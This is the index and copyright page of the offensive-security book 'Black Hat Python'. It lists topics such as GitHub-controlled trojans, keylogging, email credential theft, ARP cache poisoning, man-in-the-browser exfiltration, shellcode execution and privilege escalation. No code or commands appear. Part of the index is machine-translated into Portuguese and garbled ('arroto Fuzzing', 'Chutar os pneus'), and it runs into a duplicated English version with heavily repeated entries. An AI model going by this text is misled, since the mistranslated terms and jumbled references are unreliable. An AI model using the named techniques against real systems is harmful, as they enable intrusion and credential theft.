mensagem ICMP decodificação de rotina, [Chutar os pneus](#), [Chutar os pneus](#), [Chutar os pneus](#), [decodificação ICMP](#), [decodificação ICMP](#), [decodificação ICMP](#), [decodificação ICMP](#)

inacessível mensagem de destino, [Chutar os pneus](#), [decodificação ICMP](#)

cálculo de comprimento, [decodificação ICMP](#)

elementos da mensagem, [Chutar os pneus](#)

envio de datagramas UDP e interpretação dos resultados, [decodificação ICMP](#)

testes, [decodificação ICMP](#)

classe IContextMenuFactory, [Bing para Burp](#)

classe IContextMenuInvocation, [Bing para Burp](#)

processo iexplore.exe, [Criando o servidor](#)

parâmetro iface, [Possuir a rede com scapy](#)

classe IIIntruderPayloadGenerator, [arroto Fuzzing](#)

classe IIIntruderPayloadGeneratorFactory, [arroto Fuzzing](#)

roteiro escultura imagem, [Chutar os pneus](#), [PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#)

adição de código de detecção de face, [PCAP Processing](#)

adição de funções de suporte, [PCAP Processing](#)

codificação de script de processamento, [PCAP Processing](#)

testes, [PCAP Processing](#)

imageinfo plugin, [Automatizando ofensivos Forensics](#)

credenciais IMAP, roubar, [Possuir a rede com scapy](#), [Roubar credenciais de e-mail](#)

Debugger imunidade, [Injecção Directa Código](#), [Injecção Directa Código](#)

módulo imp, [Hacking funcionalidade de importação do Python](#)

método init, [Decodificar a Camada IP](#)

função inject_code, [Injeção de código](#)

tags de entrada, [Brute-Forçando a autenticação Form HTML](#)

controle de entrada / saída (ioctl), [Packet sniffing em Windows e Linux](#), [Packet sniffing em Windows e Linux](#)

automação do Internet Explorer COM, [Fun with Internet Explorer](#), [Man-in-the](#)

[Navegador \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#) ,

[Man-in-the-Browser \(Kind Of\)](#) , [Criando o servidor](#) , [Criando o servidor](#) , [IE Automação COM para Exfiltração](#) , [IE Automação COM para Exfiltração](#)

[exfiltração](#) , [Criando o servidor](#) , [IE Automação COM para Exfiltração](#) , [IE Automação COM para Exfiltração](#) , [IE Automação COM para Exfiltração](#) ,

[IE Automação COM para Exfiltração](#) , [IE Automação COM para Exfiltração](#) , [IE Automação COM para Exfiltração](#)

rotinas de criptografia, [IE Automação COM para Exfiltração](#)

roteiro de geração de chaves, [IE Automação COM para Exfiltração](#)

funcionalidade de login, [IE Automação COM para Exfiltração](#)

postando funcionalidade, [IE Automação COM para Exfiltração](#)

funções de suporte, [IE Automação COM para Exfiltração](#)

testes, [IE Automação COM para Exfiltração](#)

ataques man-in-the-browser, [Man-in-the-Browser \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#) ,

[Criando o servidor](#)

a criação de servidor HTTP, [Man-in-the-Browser \(Kind Of\)](#)

definiram, [Man-in-the-Browser \(Kind Of\)](#)

lacete principal, [Man-in-the-Browser \(Kind Of\)](#)

estrutura de suporte para, [Man-in-the-Browser \(Kind Of\)](#)

testes, [Criando o servidor](#)

à espera de funcionalidade do navegador, [Man-in-the-Browser \(Kind Of\)](#)

guia intruso, arroto, [Chutar os pneus](#) , [Chutar os pneus](#)

ferramenta intruso, arroto, [arroto Fuzzing](#)

loctl (controle de entrada / saída), [Packet sniffing em Windows e Linux](#) ,

Packet sniffing em Windows e Linux

rotina de descodificação de cabeçalho IP, [Packet sniffing em Windows e Linux](#),

[Decodificar a Camada IP](#), [Decodificar a Camada IP](#), [Decodificar a Camada IP](#),

[Decodificar a Camada IP](#)

evitando manipulação de bits, [Decodificar a Camada IP](#)

protocolo legível, [Decodificar a Camada IP](#)

testes, [Decodificar a Camada IP](#)

estrutura cabeçalho IPv4 típico, [Decodificar a Camada IP](#)

J

Janzen, Cliff, [Escalonamento de privilégios do Windows](#)

formato JSON, [Configuração Trojan](#)

Jython arquivo JAR autônomo, [Estendendo Burp Proxy](#), [arrotó Fuzzing](#)

K

Kali Linux, [Instalando Kali Linux](#), [Instalando Kali Linux](#)

nome de usuário e senha padrão, [Instalando Kali Linux](#)

ambiente de trabalho, [Instalando Kali Linux](#)

determinar a versão, [Instalando Kali Linux](#)

download de imagem, [Instalando Kali Linux](#)

Discussão geral, [Instalando Kali Linux](#)

pacotes de instalação, [Instalando Kali Linux](#)

evento KeyDown, [Keylogging for Fun e Teclas](#)

keylogging, [Keylogging for Fun e Teclas](#)

função KeyStroke, [Keylogging for Fun e Teclas](#)

Khrais, Hussam, [SSH com paramiko](#)

Kuczmarski, Karol, [Hacking funcionalidade de importação do Python](#)

eu

estrutura LASTINPUTINFO, [Detecção Sandbox](#)

função load_module, [Hacking funcionalidade de importação do Python](#)

função login_form_index, [Man-in-the-Browser \(Kind Of\)](#)

função login_to tumblr, [IE Automação COM para Exfiltração](#)

função logout_form, [Man-in-the-Browser \(Kind Of\)](#)

função logout_url, [Man-in-the-Browser \(Kind Of\)](#)

M

man-in-the-browser (MITB) ataques, [Man-in-the-Browser \(Kind Of\)](#) , [Man-in-the-Browser \(Kind Of\)](#)

[Criando o servidor](#)

a criação de servidor HTTP, [Man-in-the-Browser \(Kind Of\)](#)

definiram, [Man-in-the-Browser \(Kind Of\)](#)

lacete principal, [Man-in-the-Browser \(Kind Of\)](#)

estrutura de suporte para, [Man-in-the-Browser \(Kind Of\)](#)

testes, [Criando o servidor](#)

à espera de funcionalidade do navegador, [Man-in-the-Browser \(Kind Of\)](#)

man-in-the-middle (MITM) ataques, [ARP Cache Poisoning com scapy](#) , [ARP Cache Poisoning com scapy](#)

adição de funções de suporte, [ARP Cache Poisoning com scapy](#)

codificação de script de envenenamento, [ARP Cache Poisoning com scapy](#)

inspecionando cache, [ARP Cache Poisoning com scapy](#)

testes, [ARP Cache Poisoning com scapy](#)

função calandra, [Virando o conteúdo do site em Ouro senha](#)

Metasploit, Execução Pythonic Shellcode

Microsoft, Chutar os pneus (Veja Bing motor de pesquisa; Internet Explorer automação COM) ataques
MITB, Man-in-the-Browser (Kind Of) (Veja ataques man-in-the-browser)

ataques MITM, ARP Cache Poisoning com scapy (Veja ataques man-in-the-middle)

diretório de módulos, Github Comando e Controle

função module_runner, Hacking funcionalidade de importação do Python

função mutate_payload, arroto Fuzzing

N

Nathoo, Karim, Man-in-the-Browser (Kind Of)

módulo netaddr, decodificação ICMP , Chutar os pneus

netcat-como funcionalidade, TCP Server , TCP Server , TCP Server , substituindo Netcat , substituindo
Netcat , substituindo Netcat , substituindo Netcat , substituindo Netcat , substituindo Netcat , substituindo
Netcat , substituindo Netcat , substituindo Netcat

adicionando o código do cliente, substituindo Netcat

chamar funções, substituindo Netcat

funcionalidade execução de comandos, substituindo Netcat

shell de comando, substituindo Netcat

criando função principal, substituindo Netcat

Criando Loop servidor primário, substituindo Netcat

função de criação de topo, substituindo Netcat

funcionalidade de upload de arquivos, substituindo Netcat

bibliotecas, importadores TCP Server

definição de variáveis globais, TCP Server

testes, [substituindo Netcat](#)

network basics, [The Network: Basics](#), [The Network: Basics](#), [TCP Client](#),
[TCP Server](#), [TCP Server](#), [Kicking the Tires](#), [Kicking the Tires](#), [Building a TCP Proxy](#), [Building a TCP Proxy](#),
[Building a TCP Proxy](#), [SSH with Paramiko](#), [SSH with Paramiko](#), [SSH with Paramiko](#),
[SSH with Paramiko](#), [SSH with Paramiko](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#),
[Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#),
[SSH Tunneling](#)

creating TCP clients, [The Network: Basics](#)

creating TCP proxies, [Kicking the Tires](#), [Kicking the Tires](#), [Building a TCP Proxy](#), [Building a TCP Proxy](#),
[Building a TCP Proxy](#), [Building a TCP Proxy](#)

hex dumping function, [Building a TCP Proxy](#)

proxy_handler function, [Building a TCP Proxy](#)

reasons for, [Kicking the Tires](#)

testing, [Building a TCP Proxy](#)

creating TCP servers, [TCP Server](#)

creating UDP clients, [TCP Client](#)

netcat-like functionality, [TCP Server](#) (see netcat-like functionality) SSH tunneling, [Kicking the Tires](#), [Kicking the Tires](#),
[Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#), [SSH Tunneling](#)

forward, [Kicking the Tires](#), [Kicking the Tires](#)

reverse, [Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#)

testing, [SSH Tunneling](#)

SSH with Paramiko, [SSH with Paramiko](#),
[SSH with Paramiko](#), [SSH with Paramiko](#), [SSH with Paramiko](#)

creating SSH server, [SSH with Paramiko](#)

installing Paramiko, [SSH with Paramiko](#)

key authentication, [SSH with Paramiko](#)

running commands on Windows client over SSH, [SSH with Paramiko](#)

testing, [SSH with Paramiko](#)

network sniffers, [The Network: Raw Sockets and Sniffing](#), [The Network: Raw Sockets and Sniffing](#), [The Network: Raw Sockets and Sniffing](#), [Packet Sniffing on Windows and Linux](#), [Packet Sniffing on Windows and Linux](#),

[Packet Sniffing on Windows and Linux](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Decoding ICMP](#), [Decoding ICMP](#), [Decoding ICMP](#)

discovering active hosts on network segments, [The Network: Raw Sockets and Sniffing](#)

ICMP message decoding routine, [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Decoding ICMP](#), [Decoding ICMP](#), [Decoding ICMP](#), [Decoding ICMP](#)

Destination Unreachable message, [Kicking the Tires](#), [Decoding ICMP](#)

length calculation, [Decoding ICMP](#)

message elements, [Kicking the Tires](#)

sending UDP datagrams and interpreting results, [Decoding ICMP](#)

testing, [Decoding ICMP](#)

IP header decoding routine, [Packet Sniffing on Windows and Linux](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#), [Decoding the IP Layer](#)

avoiding bit manipulation, [Decoding the IP Layer](#)

human-readable protocol, [Decoding the IP Layer](#)

testing, [Decoding the IP Layer](#)

typical IPv4 header structure, [Decoding the IP Layer](#)

promiscuous mode, [Packet Sniffing on Windows and Linux](#)

setting up raw socket sniffer, [Packet Sniffing on Windows and Linux](#)

Windows versus Linux, [The Network: Raw Sockets and Sniffing](#)

__new__ method, Decoding the IP Layer

O

offensive forensics automation, Automating Offensive Forensics , Automating Offensive Forensics ,
Automating Offensive Forensics , Grabbing Password Hashes , Direct Code Injection

direct code injection, Direct Code Injection

installing Volatility, Automating Offensive Forensics

profiles, Automating Offensive Forensics

recovering password hashes, Grabbing Password Hashes

online resources, Setting Up Your Python Environment , Installing Kali Linux , WingIDE , The Network: Basics , SSH with Paramiko , SSH with Paramiko , The Network: Raw Sockets and Sniffing , Packet Sniffing on Windows and Linux , Kicking the Tires , Owning the Network with Scapy ,
Owning the Network with Scapy , PCAP Processing , PCAP Processing ,
Kicking the Tires , Kicking the Tires , Brute-Forcing HTML Form Authentication , Kicking the Tires , Extending Burp Proxy , Extending Burp Proxy , Extending Burp Proxy , Bing for Burp , Github Command and Control ,
Github Command and Control , Building a Github-Aware Trojan , Hacking Python's import Functionality , Keylogging for Fun and Keystrokes , Taking Screenshots , Pythonic Shellcode Execution , Creating the Server , Windows Privilege Escalation , Windows Privilege Escalation , Creating a Process Monitor , Creating a Process Monitor , Process Monitoring with WMI ,

Kicking the Tires , Automating Offensive Forensics , Direct Code Injection ,

Direct Code Injection

Bing API keys, Bing for Burp

Burp, Extending Burp Proxy

Cain and Abel, Kicking the Tires

Carlos Perez, Kicking the Tires

creating basic structure for repo, Github Command and Control

DirBuster project, Kicking the Tires

El Jefe project, [Creating a Process Monitor](#)

facial detection code, [PCAP Processing](#)

generating Metasploit payloads, [Pythonic Shellcode Execution](#)

hacking Python import functionality, [Hacking Python's import Functionality](#)

Hussam Khrais, [SSH with Paramiko](#)

Immunity Debugger, [Direct Code Injection](#)

input/output control (IOCTL), [Packet Sniffing on Windows and Linux](#)

Joomla administrator login form, [Brute-Forcing HTML Form Authentication](#)

Jython, [Extending Burp Proxy](#)

Kali Linux, [Installing Kali Linux](#)

MessageBox shellcode, [Direct Code Injection](#)

netaddr module, [Kicking the Tires](#)

OpenCV, [PCAP Processing](#)

Paramiko, [SSH with Paramiko](#)

PortSwigger Web Security, [Extending Burp Proxy](#)

privilege escalation example service, [Windows Privilege Escalation](#)

py2exe, [Building a Github-Aware Trojan](#)

PyCrypto package, [Creating the Server](#)

PyHook library, [Keylogging for Fun and Keystrokes](#)

Python GitHub API library, [Github Command and Control](#)

Python WMI page, [Creating a Process Monitor](#)

PyWin32 installer, [Windows Privilege Escalation](#)

Scapy, [Owning the Network with Scapy](#), [Owning the Network with Scapy](#)

socket module, [The Network: Basics](#)

SVNDigger, [Kicking the Tires](#)

VMWare Player, [Setting Up Your Python Environment](#)

Volatility framework, [Automating Offensive Forensics](#)

Win32_Process class documentation, [Process Monitoring with WMI](#)

Windows GDI, [Taking Screenshots](#)

WingIDE, [WingIDE](#)

Wireshark, [The Network: Raw Sockets and Sniffing](#)

OpenCV, [PCAP Processing](#), [PCAP Processing](#)

os.walk function, [Mapping Open Source Web App Installations](#)

owned flag, [Man-in-the-Browser \(Kind Of\)](#)

P

packet capture file processing, [Kicking the Tires](#) (see PCAP processing) packet.show()

function, [Stealing Email Credentials](#)

Paramiko, [SSH with Paramiko](#), [SSH with Paramiko](#), [SSH with Paramiko](#),
[SSH with Paramiko](#), [SSH with Paramiko](#), [SSH with Paramiko](#)

creating SSH server, [SSH with Paramiko](#)

installing, [SSH with Paramiko](#)

running commands on Windows client over SSH, [SSH with Paramiko](#)

SSH key authentication, [SSH with Paramiko](#)

testing, [SSH with Paramiko](#)

password-guessing wordlist, [Turning Website Content into Password Gold](#),

[Turning Website Content into Password Gold](#), [Turning Website Content into Password Gold](#), [Turning Website Content into Password Gold](#), [Turning Website Content into Password Gold](#)

converting selected HTTP traffic into wordlist, [Turning Website Content into Password Gold](#)

functionality to display wordlist, [Turning Website Content into Password Gold](#)

testing, [Turning Website Content into Password Gold](#) , [Turning Website Content into Password Gold](#)

Payloads tab, Burp, [Kicking the Tires](#) , [Kicking the Tires](#)

PCAP (packet capture file) processing, [ARP Cache Poisoning with Scapy](#) ,
[Kicking the Tires](#) , [Kicking the Tires](#) , [PCAP Processing](#) , [PCAP Processing](#) ,
[PCAP Processing](#) , [PCAP Processing](#)

adding facial detection code, [PCAP Processing](#)

adding supporting functions, [PCAP Processing](#)

ARP cache poisoning results, [ARP Cache Poisoning with Scapy](#)

coding processing script, [PCAP Processing](#)

image carving script, [Kicking the Tires](#)

testing, [PCAP Processing](#)

Perez, Carlos, [Kicking the Tires](#)

pip package manager, [Installing Kali Linux](#)

POP3 credentials, stealing, [Owning the Network with Scapy](#) , [Stealing Email Credentials](#)

populate_offsets function, [Grabbing Password Hashes](#)

Port Unreachable error, [Kicking the Tires](#)

PortSwigger Web Security, [Extending Burp Proxy](#)

Positions tab, Burp, [Kicking the Tires](#) , [Kicking the Tires](#)

post_to tumblr function, [IE COM Automation for Exfiltration](#)

privilege escalation, [Windows Privilege Escalation](#) , [Windows Privilege Escalation](#) , [Windows Privilege Escalation](#) , [Creating a Process Monitor](#) ,

[Creating a Process Monitor](#) , [Process Monitoring with WMI](#) , [Process Monitoring with WMI](#) , [Windows Token Privileges](#) , [Windows Token Privileges](#) , [Winning the Race](#) , [Winning the Race](#) , [Winning the Race](#) , [Kicking the Tires](#)

code injection, [Kicking the Tires](#)

installing example service, [Windows Privilege Escalation](#)

installing libraries, [Windows Privilege Escalation](#)

process monitoring, [Creating a Process Monitor](#), [Creating a Process Monitor](#), [Process Monitoring with WMI](#)

testing, [Process Monitoring with WMI](#)

with WMI, [Creating a Process Monitor](#)

token privileges, [Process Monitoring with WMI](#), [Windows Token Privileges](#), [Windows Token Privileges](#)

automatically retrieving enabled privileges, [Windows Token Privileges](#)

outputting and logging, [Windows Token Privileges](#)

winning race against code execution, [Winning the Race](#), [Winning the Race](#), [Winning the Race](#)

creating file monitor, [Winning the Race](#)

testing, [Winning the Race](#)

prn parameter, [Owning the Network with Scapy](#)

process monitoring, [Creating a Process Monitor](#), [Creating a Process Monitor](#), [Process Monitoring with WMI](#)

winning race against code execution, [Creating a Process Monitor](#), [Process Monitoring with WMI](#)

testing, [Process Monitoring with WMI](#)

with WMI, [Creating a Process Monitor](#)

process_watcher function, [Process Monitoring with WMI](#)

--profile flag, [Automating Offensive Forensics](#)

Proxy tab, Burp, [Kicking the Tires](#), [Kicking the Tires](#)

proxy_handler function, [Building a TCP Proxy](#)

PSList class, [Direct Code Injection](#)

py2exe, [Building a Github-Aware Trojan](#)
PyCrypto package, [Creating the Server](#), [IE COM Automation for Exfiltration](#)
PyHook library, [Keylogging for Fun and Keystrokes](#), [Sandbox Detection](#)
Python GitHub API library, [Github Command and Control](#)
PyWin32 installer, [Windows Privilege Escalation](#)

Q

Queue objects, [Mapping Open Source Web App Installations](#), [Brute-Forcing Directories and File Locations](#)

R

random_sleep function, [IE COM Automation for Exfiltration](#)
ReadDirectoryChangesW function, [Winning the Race](#)
receive_from function, [Building a TCP Proxy](#)
recvfrom() function, [TCP Client](#)
registerIntruderPayloadGeneratorFactory function, [Burp Fuzzing](#)
RegistryApi class, [Grabbing Password Hashes](#)
Repeater tool, [Burp](#), [Burp Fuzzing](#)
Request class, [The Socket Library of the Web: urllib2](#)
request_handler function, [Building a TCP Proxy](#)
request_port_forward function, [SSH Tunneling](#)
reset function, [Burp Fuzzing](#)
response_handler function, [Building a TCP Proxy](#)
restore_target function, [ARP Cache Poisoning with Scapy](#)
reverse SSH tunneling, [Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#)
reverse_forward_tunnel function, [SSH Tunneling](#)
run function, [Creating Modules](#)

S

sandbox detection, [Kicking the Tires](#)

Scapy library, [Owning the Network with Scapy](#),
[Stealing Email Credentials](#), [Stealing Email Credentials](#), [ARP Cache Poisoning with Scapy](#), [Kicking the Tires](#),

[PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#)

ARP cache poisoning, [ARP Cache Poisoning with Scapy](#), [ARP Cache Poisoning with Scapy](#)

adding supporting functions, [ARP Cache Poisoning with Scapy](#)

coding poisoning script, [ARP Cache Poisoning with Scapy](#)

inspecting cache, [ARP Cache Poisoning with Scapy](#)

testing, [ARP Cache Poisoning with Scapy](#)

installing, [Owning the Network with Scapy](#)

PCAP processing, [ARP Cache Poisoning with Scapy](#), [Kicking the Tires](#),

[PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#), [PCAP Processing](#)

adding facial detection code, [PCAP Processing](#)

adding supporting functions, [PCAP Processing](#)

ARP cache poisoning results, [ARP Cache Poisoning with Scapy](#)

coding processing script, [PCAP Processing](#)

image carving script, [Kicking the Tires](#)

testing, [PCAP Processing](#)

stealing email credentials, [Owning the Network with Scapy](#), [Owning the Network with Scapy](#), [Stealing Email Credentials](#), [Stealing Email Credentials](#)

applying filter for common mail ports, [Stealing Email Credentials](#)
creating simple sniffer, [Owning the Network with Scapy](#)
testing, [Stealing Email Credentials](#)

Scope tab, Burp, [Kicking the Tires](#), [Turning Website Content into Password Gold](#)

screenshots, [Kicking the Tires](#)
SeBackupPrivilege privilege, [Windows Token Privileges](#)
Secure Shell, [SSH with Paramiko](#) (see SSH) SeDebugPrivilege
privilege, [Windows Token Privileges](#)
SelectObject function, [Taking Screenshots](#)

SeLoadDriver privilege, [Windows Token Privileges](#), [Windows Token Privileges](#)

sendto() function, [TCP Client](#)
server_loop function, [Replacing Netcat](#)
SetWindowsHookEx function, [Keylogging for Fun and Keystrokes](#)
shellcode execution, [Taking Screenshots](#)
SimpleHTTPServer module, [Pythonic Shellcode Execution](#)
Site map tab, Burp, [Turning Website Content into Password Gold](#), [Kicking the Tires](#)

SMTP credentials, stealing, [Owning the Network with Scapy](#), [Stealing Email Credentials](#)

sniff function, [Owning the Network with Scapy](#)
socket module, [The Network: Basics](#), [The Network: Basics](#), [TCP Client](#), [TCP Server](#), [TCP Server](#), [Kicking the Tires](#)

building TCP proxies, [Kicking the Tires](#)
creating TCP clients, [The Network: Basics](#)
creating TCP servers, [TCP Server](#)

creating UDP clients, [TCP Client](#)

netcat-like functionality, [TCP Server](#)

SOCK_DGRAM parameter, [TCP Client](#)

SOCK_STREAM parameter, [The Network: Basics](#)

SSH (Secure Shell), [SSH with Paramiko](#), [SSH with Paramiko](#)

[Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#)

[SSH Tunneling](#), [SSH Tunneling](#), [SSH Tunneling](#)

tunneling, [Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#), [SSH Tunneling](#)

forward, [Kicking the Tires](#), [Kicking the Tires](#)

reverse, [Kicking the Tires](#), [SSH Tunneling](#), [SSH Tunneling](#)

testing, [SSH Tunneling](#)

with Paramiko, [SSH with Paramiko](#), [SSH with Paramiko](#)

creating SSH server, [SSH with Paramiko](#)

installing Paramiko, [SSH with Paramiko](#)

key authentication, [SSH with Paramiko](#)

running commands on Windows client over SSH, [SSH with Paramiko](#)

testing, [SSH with Paramiko](#)

ssh_command function, [SSH with Paramiko](#)

Stack Data tab, WingIDE, [WingIDE](#)

start_monitor function, [Winning the Race](#)

store parameter, [Stealing Email Credentials](#)

store_module_result function, [Building a Github-Aware Trojan](#)

strip function, [Turning Website Content into Password Gold](#)

subprocess library, [Replacing Netcat](#)

SVNDigger, [Kicking the Tires](#)

T

TagStripper class, [Turning Website Content into Password Gold](#)

tag_results dictionary, [Brute-Forcing HTML Form Authentication](#)

Target tab, Burp, [Kicking the Tires](#), [Turning Website Content into Password Gold](#), [Turning Website Content into Password Gold](#)

TCP clients, creating, [The Network: Basics](#)

TCP proxies, [Kicking the Tires](#), [Kicking the Tires](#), [Building a TCP Proxy](#), [Building a TCP Proxy](#), [Building a TCP Proxy](#)

creating, [Kicking the Tires](#)

hex dumping function, [Building a TCP Proxy](#)

proxy_handler function, [Building a TCP Proxy](#)

reasons for building, [Kicking the Tires](#)

testing, [Building a TCP Proxy](#)

TCP servers, creating, [TCP Server](#)

TCPServer class, [Man-in-the-Browser \(Kind Of\)](#)

test_remote function, [Mapping Open Source Web App Installations](#)

token privileges, [Process Monitoring with WMI](#), [Windows Token Privileges](#), [Windows Token Privileges](#)

automatically retrieving enabled privileges, [Windows Token Privileges](#)

outputting and logging, [Windows Token Privileges](#)

transport method, [SSH Tunneling](#)

trojans, [Github Command and Control](#), [Github Command and Control](#), [Creating Modules](#), [Trojan Configuration](#), [Building a Github-Aware Trojan](#), [Hacking Python's import Functionality](#), [Hacking Python's import Functionality](#), [Kicking the Tires](#), [Common Trojaning Tasks on Windows](#), [Keylogging for Fun and Keystrokes](#), [Kicking the Tires](#), [Taking Screenshots](#), [Kicking the Tires](#)

[GitHub-aware](#), [Github Command and Control](#) , [Github Command and Control](#) , [Creating Modules](#) , [Trojan Configuration](#) , [Building a Github- Aware Trojan](#) , [Hacking Python's import Functionality](#) , [Hacking Python's import Functionality](#) , [Kicking the Tires](#)

account setup, [Github Command and Control](#)

building, [Building a Github-Aware Trojan](#)

configuring, [Trojan Configuration](#)

creating modules, [Creating Modules](#)

hacking import functionality, [Hacking Python's import Functionality](#)

improvements and enhancements to, [Kicking the Tires](#)

testing, [Hacking Python's import Functionality](#)

Windows tasks, [Common Trojaning Tasks on Windows](#) , [Keylogging for Fun and Keystrokes](#) , [Kicking the Tires](#) , [Taking Screenshots](#) , [Kicking the Tires](#)

keylogging, [Keylogging for Fun and Keystrokes](#)

sandbox detection, [Kicking the Tires](#)

screenshots, [Kicking the Tires](#)

shellcode execution, [Taking Screenshots](#)

Tumblr, [Creating the Server](#)

U

UDP clients, creating, [TCP Client](#)

udp_sender function, [Decoding ICMP](#)

urllib2 library, [The Socket Library of the Web: urllib2](#) , [Taking Screenshots](#)

urlopen function, [The Socket Library of the Web: urllib2](#)

V

VMWare Player, [Setting Up Your Python Environment](#)

[Volatility framework](#), [Automating Offensive Forensics](#), [Automating Offensive Forensics](#), [Automating Offensive Forensics](#), [Grabbing Password Hashes](#), [Direct Code Injection](#)

direct code injection, [Direct Code Injection](#)

installing, [Automating Offensive Forensics](#)

profiles, [Automating Offensive Forensics](#)

recovering password hashes, [Grabbing Password Hashes](#)

W

wait_for_browser function, [Man-in-the-Browser \(Kind Of\)](#)

wb flag, [Replacing Netcat](#)

web application attacks, [Web Hackery](#), [The Socket Library of the Web: urllib2](#), [The Socket Library of the Web: urllib2](#), [The Socket Library of the Web: urllib2](#), [Mapping Open Source Web App Installations](#), [Kicking the Tires](#), [Brute-Forcing Directories and File Locations](#), [Brute-Forcing Directories and File Locations](#)

[Brute-Forcing Directories and File Locations](#), [Brute-Forcing Directories and File Locations](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Kicking the Tires](#), [Burp Fuzzing](#), [Burp Fuzzing](#)

[Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Kicking the Tires](#)

[Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#)

brute-forcing directories and file locations, [Kicking the Tires](#), [Brute- Forcing Directories and File Locations](#), [Brute-Forcing Directories and File Locations](#)

applying list of extensions to test for, [Brute-Forcing Directories and File Locations](#)

creating list of extensions, [Brute-Forcing Directories and File Locations](#)

creating Queue objects out of wordlist files, [Brute-Forcing Directories and File Locations](#)

setting up wordlist, [Brute-Forcing Directories and File Locations](#)

testing, [Brute-Forcing Directories and File Locations](#)

brute-forcing HTML form authentication, [Brute-Forcing HTML Form Authentication](#), [Kicking the Tires](#)

administrator login form, [Brute-Forcing HTML Form Authentication](#)

general settings, [Brute-Forcing HTML Form Authentication](#)

HTML parsing class, [Brute-Forcing HTML Form Authentication](#)

pasting in wordlist, [Brute-Forcing HTML Form Authentication](#)

primary brute-forcing class, [Brute-Forcing HTML Form Authentication](#)

request flow, [Brute-Forcing HTML Form Authentication](#)

testing, [Kicking the Tires](#)

GET requests, [The Socket Library of the Web: urllib2](#), [The Socket Library of the Web: urllib2](#),
[The Socket Library of the Web: urllib2](#), [Mapping Open Source Web App Installations](#)

mapping open source web app installations, [Mapping Open Source Web App Installations](#)

simple, [The Socket Library of the Web: urllib2](#)

socket library, [The Socket Library of the Web: urllib2](#)

using Request class, [The Socket Library of the Web: urllib2](#)

web application fuzzers, [Burp Fuzzing](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#)

accessing Burp documentation, [Burp Fuzzing](#)

implementing code to meet requirements, [Burp Fuzzing](#)
loading extension, [Burp Fuzzing](#) , [Burp Fuzzing](#) , [Kicking the Tires](#)
simple fuzzer, [Burp Fuzzing](#)
using extension in attacks, [Kicking the Tires](#) , [Kicking the Tires](#) , [Kicking the Tires](#)

win32security module, [Windows Token Privileges](#)
Win32_Process class, [Process Monitoring with WMI](#) , [Process Monitoring with WMI](#)

Windows Graphics Device Interface (GDI), [Kicking the Tires](#)
Windows privilege escalation, [Windows Privilege Escalation](#) , [Windows Privilege Escalation](#) , [Windows Privilege Escalation](#) , [Creating a Process Monitor](#) , [Creating a Process Monitor](#) , [Process Monitoring with WMI](#) , [Process Monitoring with WMI](#) , [Windows Token Privileges](#) , [Windows Token Privileges](#) , [Winning the Race](#) , [Winning the Race](#) , [Winning the Race](#) , [Kicking the Tires](#)

code injection, [Kicking the Tires](#)
installing example service, [Windows Privilege Escalation](#)
installing libraries, [Windows Privilege Escalation](#)
process monitoring, [Creating a Process Monitor](#) , [Creating a Process Monitor](#) , [Process Monitoring with WMI](#)
testing, [Process Monitoring with WMI](#)
with WMI, [Creating a Process Monitor](#)
token privileges, [Process Monitoring with WMI](#) , [Windows Token Privileges](#) , [Windows Token Privileges](#)
automatically retrieving enabled privileges, [Windows Token Privileges](#)
outputting and logging, [Windows Token Privileges](#)
winning race against code execution, [Winning the Race](#) , [Winning the Race](#) , [Winning the Race](#)

creating file monitor, [Winning the Race](#)

testing, [Winning the Race](#)

Windows trojan tasks, [Common Trojaning Tasks on Windows](#) , [Keylogging for Fun and Keystrokes](#) , [Kicking the Tires](#) , [Taking Screenshots](#) , [Kicking the Tires](#)

keylogging, [Keylogging for Fun and Keystrokes](#)

sandbox detection, [Kicking the Tires](#)

screenshots, [Kicking the Tires](#)

shellcode execution, [Taking Screenshots](#)

WingIDE, [Installing Kali Linux](#) , [WingIDE](#) , [WingIDE](#)

accessing, [WingIDE](#)

fixing missing dependencies, [WingIDE](#)

general discussion, [Installing Kali Linux](#)

inspecting and modifying local variables, [WingIDE](#) , [WingIDE](#)

installing, [WingIDE](#)

opening blank Python file, [WingIDE](#)

setting breakpoints, [WingIDE](#)

setting script for debugging, [WingIDE](#) , [WingIDE](#)

viewing stack trace, [WingIDE](#) , [WingIDE](#)

wordlist_menu function, [Turning Website Content into Password Gold](#)

Wuerger, Mark, [Creating a Process Monitor](#)

Black Hat Python: Python Programming for Hackers and Pentesters

Justin Seitz

Copyright © 2014

BLACK HAT PYTHON.

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher. 18 17 16 15 14

1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-590-0 ISBN-13:

978-1-59327-590-7 Publisher: William Pollock

Production Editor: Serena Yang Cover

Illustration: Garry Booth Interior Design:

Octopod Studios Developmental Editor: Tyler

Ortman

Technical Reviewers: Dan Frisch and Cliff Janzen Copyeditor:

